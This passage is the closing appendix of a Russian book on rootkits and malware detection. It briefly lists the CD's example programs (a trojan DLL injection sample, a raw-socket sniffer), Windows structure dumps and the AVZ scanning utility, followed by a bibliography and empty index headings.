- TrojanDLL2 — пример внедрения троянской DLL посредством удаленного потока.
- SNIFFER — пример простейшего снифера на базе RAW SOCKET.

## Каталог Info

Содержит различные материалы, полезные при изучении описанных в книге примеров.

- w2k3_sp1_eprocess.txt, w2k3_sp1_peb.txt — структура `EPROCESS` и PEB, полученные с помощью отладчика Dbgview для Windows 2003 SP1.
- xp_sp2_eprocess.txt, xp_sp2_peb.txt — структура `EPROCESS` и PEB, полученные с помощью отладчика Dbgview для Windows XP SP2.

## Каталог AVZ

Содержит авторскую утилиту AVZ, предназначенную для проведения экспресс-анализа компьютера на предмет наличия руткитов, AdWare/SpyWare и прочих вредоносных программ. Утилита не требует инсталляции и может быть запущена непосредственно с компакт-диска.

# Список литературы


1. Рихтер Дж. Windows для профессионалов. — СПб.: Питер, 2000. — 752 с.
2. Неббет Г. Справочник по базовым функциям API Windows NT/2000. — Вильямс, 2002. — 528 с.
3. Шрайбер С. Недокументированные возможности Windows 2000. — СПб.: Питер, 2002. — 544 с.
4. Зайцев О. Клавиатурные шпионы // КомпьютерПресс. — 2005. — № 6. — С. 167—169.
5. Зайцев О. Методики обнаружения вредоносного ПО // КомпьютерПресс. — 2005. — № 9. — С. 140—143
6. Зайцев О. RootKit — принципы и механизмы работы // КомпьютерПресс. — 2005. — № 5. — С. 156—159.
7. Зайцев О. Шпионские программы — угроза безопасности вашего ПК работы // КомпьютерПресс. — 2005. — № 7. — С. 172—175.

# Предметный указатель

## P



## C



## T



## У

## Ф



## Ч